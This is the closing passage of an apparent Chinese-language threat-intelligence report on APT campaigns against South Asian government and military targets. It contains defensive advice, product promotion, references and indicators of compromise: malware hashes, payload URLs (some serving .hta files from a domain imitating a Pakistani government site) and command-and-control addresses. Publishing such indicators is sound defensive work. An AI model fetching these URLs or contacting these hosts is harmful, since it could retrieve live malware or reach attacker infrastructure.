
针对重要政府机构、重点企业、科研单位的APT攻击，已经成为网络战背景下的日常偷袭活动，攻击者平时以刺探情报、入侵渗透为主，一旦冲突加剧，随时可能提升攻击破坏的烈度。腾讯安全专家建议相关敏感单位加强网络信息系统安全管理，加强对员工的安全意识教育，防患于未然。可参考以下几点建议：

- 1、建议不要打开不明来源的邮件附件；除非非常清楚文档来源可靠，否则建议不要启用Office执行宏代码；
- 2、及时安装系统补丁和重要软件的补丁；

3、使用杀毒软件防御可能的病毒木马攻击，建议全网安装御点终端安全管理系统（<https://s.tencent.com/product/yd/index.html>）。御点终端安全管理系统具备终端杀毒统一管控、修复漏洞统一管控，以及策略管控等全方位的安全管理功能，可帮助企业管理者全面了解、管理企业内网安全状况、保护企业安全。



4、使用腾讯御界高级威胁检测系统，及时发现APT攻击的蛛丝马迹。腾讯御界高级威胁检测系统，是基于腾讯安全反病毒实验室的安全能力、依托腾讯在云和海量的数据，研发出的独特威胁情报和恶意检测模型系统。更多信息可参考官方网站（<https://s.tencent.com/product/yujie/index.html>）



IOCs

MD5:

050dd090b5af80fb73b2d6e6c8a3adc9
d78d30c43bdd0251fce773376a2eca24
4d59b084df25e9c6cba6343b753077b3
86938e9ed38f59630ee2318ad5a91f30
7b6fb1c1cf09cb371f8a22ac3c19da10
f64125c34cb209c71ca137513bf9714b
35a9d47a8b6d0fab0a8bfdf1b1381486
9eb7cbd46aa2aa624ae13acb64394b1c
6d3e9283b52086a406358ca914e23837
afffa7af5e795f911434b6e7016fc6e5
3c06cbcb6bb57b688ca30659c6c031a5
e9c8d0d4c74d53566b446e1242947e15

23b4dbbe5f3a44798312c1fd66117221
42b713a261d61c5c00b7704ae1f4b912
561adc55d8a9bf9d6966f7dd234d1e20
a66aa5eb35c67f685cc425c1d04d0f5f
cf665bbf0c208e5eb29ad99f9154bf3e
a6270064f1630cdf5bcda858762db516
7f99acb32db8b99f9e9347d3e69e9063
0a3a423d5cd7628efcc12cdbce378edf
0108a194e11a2d871f5571108087c05d
f7d2b9541d9035d31c637d39d88d18a7
08a8db28207fa13ebb25cf0064d12f17
9c6999f6b2415761fa85d6391dfb4628
f5a5f7af4e46e89e9f2a84cc293f1250
0fa9b24535f55ec64be0f02a75d637b3
43a2dad49d410b143b8a26772d6e71dd
159890b8b9e66cc8138d332d860ddd96
4d401db3dc6172e7b16bcbe7d87fc526
02ba9703d1f250b411ea4c868d17fd2e
db5193d53f7bb509928304ad8326f359
8d8822326f53982b141dc0e7f6cf948a
91e5c5afcf42f8912d5ae3b7dafcda22
96e351e7faf7197677e58a1f6390b0f0
babca0f4ccca5c46f6145580a92284f9
427d28ebedbe8b2b730de1d34435dcb8

URL:

<https://trans-pre.net/ini/sJDts1oInx8fbn0ffcx3R6L82v5k8Ali9eiPb78/11991/5183/be30afa8>
<http://www.download.fbr.gov.pk.cdn-ps.net/plugins/11991/5183/true/true/>
<http://www.download.fbr.gov.pk.cdn-ps.net/cgi/8ee4d36866/11991/5183/aca094d0/file.hta>
<http://www.download.fbr.gov.pk.cdn-ps.net/images/5DC7A431/11991/5183/fad436c7/60b9f1d>
<http://www.cdn-ps.net/plugins/-1/9373/true/true/>
<http://www.cdn-ps.net/cgi/8ee4d36866/-1/9373/34f1d81f/file.hta>
<https://trans-pre.net/ini/NrveX8Yi7Mgr06nqM86Wba9uW8LdbbJ2HAaB9zWG/-1/9373/8a7b946c>

C&C:

185.99.133.27
data-backup.online
unique.fontsupdate.com
servicejobs.life
212.32.226.244
111.115.60.18
ezeescan.com
95.168.176.141

参考资料

- 1) TransparentTribe APT组织2019年针对印度政府、军事目标的攻击活动报告
<https://s.tencent.com/research/report/669.html>
- 2) 响尾蛇(SideWinder) APT组织针对南亚的攻击活动披露<https://s.tencent.com/research/report/659.html>
- 3) 疑似白象组织针对巴基斯坦、孟加拉国等南亚国家的最新攻击活动报告<https://s.tencent.com/research/report/711.html>

4) 肚脑虫团伙利用新特种安卓木马 StealJob 的攻击分析 <https://ti.qianxin.com/blog/articles/stealjob-new-android-malware-used-by-donot-apt-group/>

5) <https://s7d2.scene7.com/is/content/cylance/prod/cylance-web/en-us/resources/knowledge-center/resource-library/reports/WhiteCompanyOperationShaheenReport.pdf>

6) 针对巴基斯坦的RAT
<https://www.alienvault.com/blogs/labs-research/off-the-shelf-rats-targeting-pakistan>

腾讯御见威胁情报中心百万年薪招募精英队友（有新增职位）

